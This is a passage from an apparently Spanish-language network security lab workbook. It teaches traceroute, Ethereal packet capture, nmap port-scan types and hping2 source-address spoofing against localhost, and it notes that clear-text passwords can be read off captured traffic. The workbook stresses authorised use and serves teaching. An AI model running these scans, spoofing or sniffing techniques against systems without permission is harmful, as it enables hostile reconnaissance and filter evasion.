Como habrás observado, el comando `traceroute` no sólo puede identificar la distancia y la ruta entre un atacante y el sistema víctima, también ayuda a un atacante a ubicar dispositivos de filtrado en la red (como firewalls).

[NOTA: algunos firewalls están mal configurados, de manera que filtran tráfico tipo traceroute únicamente por el protocolo de capa de transporte. Aunque típicamente las utilerías traceroute utilizan paquetes ICMP (Windows) y UDP (Unix), se puede hacer un traceroute sobre cualquier protocolo que opere sobre IP o sobre el mismo protocolo IP. Esto se debe a que el parámetro `time to live` se encuentra en el encabezado de IP.]

Para información más detallada sobre este comando utiliza el comando `man (man traceroute)`.

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente un sitio Web de tu propiedad, alguno que te indique tu profesor o alguno para el cual tengas permiso por escrito para realizar esta actividad.

- Obtén toda la información posible de un sitio Web predeterminado (¡previa autorización!) aplicando todas las técnicas mostradas en esta práctica.
- Analiza la Información y genera un reporte que incluya conocimiento que hayas podido derivar de tu análisis (por ejemplo, si utilizas alguna técnica para generar diagramas de relaciones podrías explicar que un servidor X se encuentra en un país Y debido a que el servidor Z, que al parecer es de su proveedor de Internet, muestra alguna evidencia que así lo establece, al utilizarse cierta técnica y herramienta). Usa todas las técnicas y herramientas de análisis y documentación de información que consideres necesarias. ¡Usa tu creatividad!

Referencias

“Breaking into Computer Networks from the Internet”, Roelof Temmingh, Sensepost (Pty) LTD, documento electrónico (<http://packetstormsecurity.org/papers/general/hackingguide3.1.pdf>).

Referencias de “Bibliografía recomendada”: [2] y [6]

2. [Tarea] Técnicas de identificación de servicios

Introducción

En esta actividad investigarás los tipos de identificación de servicios para redes TCP/IP que se utilizan actualmente.

Actividad 1) Investiga los siguientes tipos de identificación de servicios

- TCP connect (normal) scan
- TCP SYN (half open) scan
- TCP ACK scan
- TCP FIN scan
- NULL scan
- TCP XMAS (Christmas) scan
- IP RAW (protocol) scan

Actividad 2) Herramientas de identificación de servicios

Investiga lo siguiente:

- ¿Qué son las herramientas de identificación de servicios (port scanners)?
- ¿Qué se conoce como port scan threshold? ¿Qué relación tiene con la velocidad de la identificación de servicios?
- ¿En qué consiste la técnica de identificación de servicios idle scan? ¿Cuáles son sus ventajas y desventajas?


3. [Práctica] Captura de tráfico con un analizador de protocolos (ETHEREAL)

Introducción

En esta actividad utilizarás un analizador de protocolos para capturar tráfico de red. Utilizarás el analizador de protocolos **ethereal**, dentro del ambiente Knoppix Linux.


Actividad 1) Ejecutar analizador de protocolos en la red

Ejecuta el programa **ethereal** desde el menú de inicio en el menú **[K]→Internet→Ethereal**. Deberás tener una pantalla similar a esta:




Pantalla de inicio del analizador de protocolos Ethereal (Knoppix 3.4)

Activa el modo de captura de tráfico a través de las opciones de menú: **Capture→Start**; ahí verás una pantalla de configuración; selecciona la interfaz de red (campo **Interface**, que típicamente será **eth0**), activa también los cuadros de selección para las opciones **Update list of packets in real time** y para **Automatic scrolling live capture**:



Pantalla de configuración de opciones de captura para Ethereal (Knoppix 3.4)

Presiona el botón **OK** y observa cómo se van registrando los paquetes capturados en la pantalla; deberás ver algo similar a esto:



Ejemplo de captura de tráfico de red con Ethereal (Knoppix 3.4)

Para detener la captura presiona el botón **STOP** en el diálogo de estadísticas. Puedes analizar un paquete dando clic sobre él en el área superior con la lista de paquetes; en el área intermedia puedes desglosar el paquete y analizar cada parte del mismo, en diferentes capas, y finalmente en la parte inferior puedes ver el paquete en su totalidad, en formato hexadecimal y ASCII.

Actividad 2) captura de tráfico de una sesión

Utilizarás un servidor <**servidor**> con alguna aplicación (TCP) accesible desde la red; la dirección IP de este sistema la definirá el profesor.

Activa el analizador de protocolos **ethereal** con los mismos parámetros que la vez anterior pero en esta ocasión agrega un filtro en el campo **Filter** de la ventana **Capture options**:

Filter: **src or dst host <servidor>**

[NOTA: la sintaxis de filtros de captura es la misma definida por la utilería **tcpdump** (otro analizador de protocolos popular en Unix); puedes ver los parámetros y su sintaxis en el apartado **expression** (subrayado), dentro del manual de esta herramienta (**man tcpdump**). En la parte inferior de la ventana principal de **ethereal** hay otro campo de filtros que se utilizan para los paquetes que ya han sido capturados (filtra lo que se muestra en pantalla). La sintaxis de este campo de filtros es distinta a la de **tcpdump** y puedes consultarla en el manual de uso de filtros de la herramienta **ethereal**.]

Inicia la captura y en otra ventana de **shell** o en una ventana de navegador (dependiendo de la

aplicación que designe el profesor) conéctate al servidor y a la aplicación; realiza alguna actividad en la sesión (consultas por ejemplo).

Detén el analizador de protocolos (botón en la ventana de estadísticas) y examina el tráfico que capturaste. Selecciona después alguno de los paquetes de la sesión y en el menú principal selecciona **Tools→Follow TCP Stream**.

Observarás como todo el contenido de la sesión (datos de aplicación de los diferentes paquetes que componen la sesión) se muestra en una sola ventana en formato **ASCII**. En color rojo verás los datos que envió la aplicación cliente, mientras que en color azul estarán las respuestas del servidor.

[NOTA: La suite de protocolos TCP/IP versión 4 no implementa cifrado; muchas aplicaciones como telnet, ftp y pop3 no encriptan las contraseñas cuando las envían por la red (únicamente restringen el echo de la contraseña en el programa cliente).]

[NOTA: Recuerda que existen dispositivos de red que envían el tráfico por todos los puertos (como los hubs) y dispositivos de red que sólo envían el tráfico por el puerto que le corresponde (como un switch). Un analizador de protocolos requiere ver el tráfico de red por lo que típicamente en un switch el analizador de protocolos sólo verá tráfico de broadcast y multicast. Esto no significa que una red que utilice switches elimine por completo el “espionaje” con analizadores de protocolos; existen herramientas que un atacante experimentado puede utilizar para “engaños” a un switch y poder capturar el tráfico dirigido hacia otros equipos.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Consulta la documentación de **ethereal** y **tcpdump** sobre filtros de captura y genera **templates** de captura para lo siguiente: A) tráfico desde y hacia cualquier IP de **ftp** (incluyendo conexiones alternas de datos), B) tráfico **icmp** hacia el equipo de captura (donde se ejecuta **ethereal**); C) tráfico **tcp**, desde y hacia cualquier servidor, que realice el primer paso del protocolo **3-way-handshake** (únicamente).

Referencias

Manual en línea de tcpdump, documento electrónico: http://www.tcpdump.org/tcpdump_man.html

Manual en línea de herramienta Ethereal: <http://www.ethereal.com/ethereal.1.html>

Uso de filtros de pantalla de herramienta Ethereal: <http://www.ethereal.com/ethereal-filter.4.html>

Referencias en “Bibliografía recomendada”: [6]

4. [Práctica] Identificación de servicios (NMAP)

Introducción

En esta práctica utilizarás herramientas para la identificación de servicios de red abiertos en sistemas de cómputo (port scanners).

[NOTA: Si bien realizar este tipo de actividades no es ilegal, muchos administradores de sistemas la consideran como sospechosa e incluso hostil. Utiliza únicamente los sistemas definidos por tu profesor para realizar estas prácticas.]

Actividad 1) identificación de servicios TCP y UDP

Para esta actividad substituye **<dirIP>** con la dirección de alguna máquina dentro del laboratorio de clase o de un equipo de un compañero (puedes usar también **localhost** o su equivalente, **127.0.0.1**, para revisar tu propio equipo en la interfaz local).

Teclea el siguiente comando para identificar la lista de puertos abiertos en TCP (en el caso de

Knoppix por lo menos deberás ver el puerto 6000 TCP abierto):

```
root@0 [knoppix]# nmap -sT -vv <dirIP>
```

Observa la lista de servicios que se despliegan (en el caso de servicios por TCP puedes confirmar que éstos están abiertos haciendo un **telnet** al puerto: **telnet <dirIP> <puerto>**. Revisa ahora la lista de puertos UDP abiertos con el comando:

```
root@0 [knoppix]# nmap -sU -vv <dirIP>
```

[NOTA: los parámetros **-sT** y **-sU** indican el tipo de revisión (protocolos TCP y UDP respectivamente); el parámetro **-vv** indica a **nmap** que proporcione más información. Algunas opciones requerirán privilegios de administrador (**root**) por lo que deberás cambiar de usuario con el comando **su**.]

La herramienta **nmap** regresa 3 valores de estado para los puertos de **TCP** que ha revisado, los cuales se describen a continuación:

Estado	Descripción	Ejemplo
OPEN	El puerto está abierto y se puede establecer comunicación.	Para protocolo TCP, se envía un paquete SYN y se recibe un paquete con SYN+ACK, como se establece en el procedimiento de 3-WAY-HANDSHAKE.
CLOSED	El puerto está cerrado y no acepta comunicaciones	Para protocolo TCP, se envía un paquete SYN y se recibe un paquete RST, como se establece en el procedimiento de 3-WAY-HANDSHAKE.
FILTERED	Existe un elemento de red que está filtrando el tráfico (e.g. firewall)	Para protocolo TCP, se envía un paquete SYN y no se recibe ninguna respuesta (violando lo que establece el esquema de 3-WAY-HANDSHAKE).

En el caso de puertos **UDP** que se revisen con **nmap**, la descripción de resultados es la siguiente:

Estado	Descripción	Ejemplo
OPEN	No se recibió notificación alguna. El servicio activo o hay un dispositivo de filtrado pasivo (que descarta silenciosamente los paquetes).	En el caso de UDP, el comportamiento normal de un puerto abierto es no enviar tráfico, a menos que se inicie la comunicación con el protocolo correcto a nivel de aplicación (para verificar que el puerto tiene un servicio abierto hay que conectarse manualmente y tratar de iniciar la comunicación con diversos protocolos).
CLOSED	El servidor revisado notificó que el puerto está cerrado. El servicio no está disponible.	Cuando un puerto UDP está cerrado el servidor lo notifica a través de un paquete ICMP Destination port unreachable.

FILTERED	Otro sistema distinto al sistema revisado (dispositivo de filtrado activo) notificó que el puerto está cerrado. El servicio en sí puede estar activo o inactivo.	Cuando un puerto UDP está bloqueado de manera activa, el sistema que bloquea (típicamente un firewall) lo notifica a través de un paquete ICMP Destination port unreachable.
----------	--	--

[NOTA: la identificación y ubicación de dispositivos de filtrado, como firewalls, es trivial con herramientas de identificación de servicios como nmap; Estos dispositivos difícilmente se pueden ocultar por su enfoque activo sobre el tráfico de red.]

Actividad 2) uso de algunas opciones adicionales de NMAP

La herramienta nmap posee varias opciones para modificar su comportamiento y proporcionar cierto tipo de información. La siguiente es una lista condensada de algunos de estos parámetros y su descripción:

Tipo de parámetro	Parámetro	Descripción
Método de revisión	-sT	Revisa servicios TCP intentando establecer conexión completa a través del “3-WAY-HANDSHAKE”.
	-sU	Revisa servicios de UDP.
	-sS	Revisión de servicios TCP con el método SYN scan (half-open)
	-sA	Revisión de servicios TCP con el método ACK scan.
	-sX	Revisión de servicios TCP con el método XMAS scan.
	-sF	Revisión de servicios TCP con el método FIN scan.
	-sN	Revisión de servicios TCP con el método NULL scan.
	-sO	Revisión de protocolos soportados sobre IP.
	-sI	Revisión de servicios TCP con el método IDLE scan (requiere de equipos zombie).
	--scanflags	Define manualmente las banderas TCP que se utilizarán en el paquete de red de revisión. Los valores válidos son: ACK, PSH, SYN, FIN, RST y URG. Se pueden hacer combinaciones concatenando los valores (por ejemplo: --scanflags URGPSH). Si se especifica --scanflags , cualquier otro parámetro del tipo -s<?> será ignorado.
Modificadores de revisión	-sV	Activa identificación de versión de servicios TCP (captura desplegados de versión y tipo de servicio).
	-P0	Desactiva ping en servidores antes de hacer revisión (forzar identificación de servicios aún cuando el sistema no conteste a un ping).

	-T<n>	Velocidad de revisión (1 <= n <= 5) donde 5 es el más rápido y 1 es el más lento (Nota: usar el método más rápido consume una buena cantidad de ancho de banda del equipo donde se ejecuta nmap).
	-O	Identificación del sistema operativo.
	-p <pts rng>	Indica puertos (pts) a revisar (separados por comas) y/o un rango (rng) de puertos de la forma: <puerto_inicial>:<puerto_final> . Por ejemplo (-p 25,80,443,5000-5010).
	--packet_trace	Indica a la herramienta que muestre el contenido de los paquetes de red enviados y recibidos (útil para verificar falsos positivos y respuestas anómalas).

Prueba realizando identificación de servicios cambiando los modificadores de la herramienta **nmap**. Como siempre, puedes ver una lista detallada de los parámetros su descripción con **man nmap**.

[NOTA: las revisiones de servicios con herramientas tipo **nmap** son fáciles de identificar y rastrear (salvo algunas excepciones). Existen patrones que facilitan esta detección, tal como los valores de encabezados constantes y barridos de puertos rápidos.]

[NOTA: algunas opciones no están disponibles en versiones anteriores de **nmap**; por ejemplo –**packet_trace** requiere la versión 3.50 o superior.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente un sitio Web de tu propiedad, alguno que te indique tu profesor o alguno para el cual tengas permiso por escrito para realizar esta actividad.

- Obtén toda la información posible de un sitio Web en Internet o servidor predeterminado (¡previa autorización!) aplicando todas las técnicas mostradas en esta práctica.
- Analiza la Información y genera un reporte que incluya conocimiento que hayas podido derivar de tu análisis (por ejemplo, si encuentras discrepancias entre los servicios encontrados, donde uno pareciera pertenecer a un servidor Windows y otro a un servidor Unix, podrías concluir que existe alguna especie de Proxy o filtro intermedio). Usa todas las técnicas y herramientas de análisis y documentación de información que consideres necesarias; correlaciona esta información con actividades adicionales de prácticas previas que estén relacionadas. ¡Usa tu creatividad!

Referencias

Página oficial de NMAP (<http://www.insecure.org>).

5. [Práctica] Falsificación de tráfico de red (HPING2)

Introducción

En esta actividad conocerás algunos mecanismos de falsificación de tráfico de red, utilizando el entorno Knoppix Linux y la herramienta **hping2**.

Actividad 1) Introducción a hping2

La herramienta **hping2** es una utilería para generación de tráfico de red. Soporta los protocolos: IP (plano), UDP, TCP e ICMP.

[NOTA: la herramienta `hping2` requiere de privilegios de administrador para efectuar la mayoría de sus funciones; en particular la falsificación de tráfico.]

Con los siguientes comandos dentro de una ventana de shell puedes listar las opciones de `hping2`:

```
knoppix@0[knoppix]$ su
root@0[knoppix]# hping2 --help
usage: hping host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
                 --fast    alias for -i u10000 (10 packets for second)
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose    verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl          (default to dst port)
  -Z  --unbind    unbind ctrl+z

Mode
  default mode      TCP
  -0  --rawip        RAW IP mode
  -1  --icmp         ICMP mode
  -2  --udp          UDP mode
  -9  --listen       listen mode

IP
  -a  --spoof        spoof source address
  --rand-dest        random destination address mode. see the man.
  --rand-source      random source address mode. see the man.
  -t  --ttl          ttl (default 64)
  -N  --id           id (default random)
  -W  --winid        use win* id byte ordering
  -r  --rel           relativize id field      (to estimate host
                                                traffic)
  -f  --frag          split packets in more frag. (may pass weak acl)
  -x  --morefrag      set more fragments flag
  -y  --dontfrag     set dont fragment flag
  -g  --fragoff       set the fragment offset
  -m  --mtu          set virtual mtu, implies --frag if packet size > mtu
  -o  --tos          type of service (default 0x00), try --tos help
  -G  --rroute        includes RECORD_ROUTE option and display the route
                      buffer
  --lsrr            loose source routing and record route
  --ssrr            strict source routing and record route
  -H  --ipproto      set the IP protocol field, only in RAW IP mode

ICMP
  -C  --icmptype     icmp type (default echo request)
  -K  --icmpcode     icmp code (default 0)
  --icmp-ts          Alias for --icmp --icmptype 13 (ICMP timestamp)
  --icmp-addr        Alias for --icmp --icmptype 17 (ICMP address subnet
                                                mask)
  --icmp-help        display help for others icmp options

UDP/TCP
  -s  --baseport     base source port          (default random)
  -p  --destport     [+][+]<port> destination port (default 0) ctrl+z
```

```

          inc/dec
-k  --keep      keep still source port
-w  --win       winsize (default 64)
-O  --tcpoff    set fake tcp data offset      (instead of tcphdrllen /
                                         4)
-Q  --seqnum   shows only tcp sequence number
-b  --badcksum (try to) send packets with a bad IP checksum
many systems will fix the IP checksum sending the
packet so you'll get bad UDP/TCP checksum instead.

-M  --setseq    set TCP sequence number
-L  --setack   set TCP ack
-F  --fin      set FIN flag
-S  --syn      set SYN flag
-R  --rst      set RST flag
-P  --push     set PUSH flag
-A  --ack      set ACK flag
-U  --urg      set URG flag
-X  --xmas    set X unused flag (0x40)
-Y  --ymas    set Y unused flag (0x80)
--tcpexitcode use last tcp->th_flags as exit code
--tcp-timestamp enable the TCP timestamp option to guess the HZ/uptime

Common
-d  --data      data size                  (default is 0)
-E  --file     data from file
-e  --sign     add 'signature'
-j  --dump      dump packets in hex
-J  --print    dump printable characters
-B  --safe      enable 'safe' protocol
-u  --end      tell you when --file reached EOF and prevent rewind
-T  --traceroute traceroute mode         (implies --bind and --ttl
                                         1)
--tr-stop     Exit when receive the first not ICMP in traceroute
mode
--tr-keep-ttl Keep the source TTL fixed, useful to monitor just one
hop
--tr-no-rtt   Don't calculate/show RTT information in traceroute
mode

```

Actividad 2) Falsificación de tráfico de red

Utiliza el analizador de protocolos **ethereal** y los siguientes comandos en la herramienta **hping2** para generar tráfico falsificado hacia el puerto **70** de tu equipo (**127.0.0.1**), desde el puerto **155**, con la dirección IP de origen, **127.0.0.5**, y analizarlo (configura **ethereal** para escuchar en la interfaz de red local, **lo**; revisa la actividad: "Captura de tráfico con un analizador de protocolos (ETHEREAL)" para mayor información sobre el analizador de protocolos):

```

knoppix@0[knoppix]$ su
root@0[knoppix]# ethereal &
root@0[knoppix]# hping2 -a 127.0.0.5 -t 123 -s 155 -p 70 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): NO FLAGS are set, 40 headers + 0 data
bytes

```


[después de algún tiempo presiona las teclas CTRL+C]

```

--- 127.0.0.1 hping statistic ---
10 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@0[knoppix]#

```

Observa como **ethereal** registra el tráfico hacia el puerto **70** (GOPHER) y cómo el sistema responde con paquetes que rechazan la conexión (**RST+ACK**). Deberás ver en el analizador de protocolos algo similar a lo siguiente:



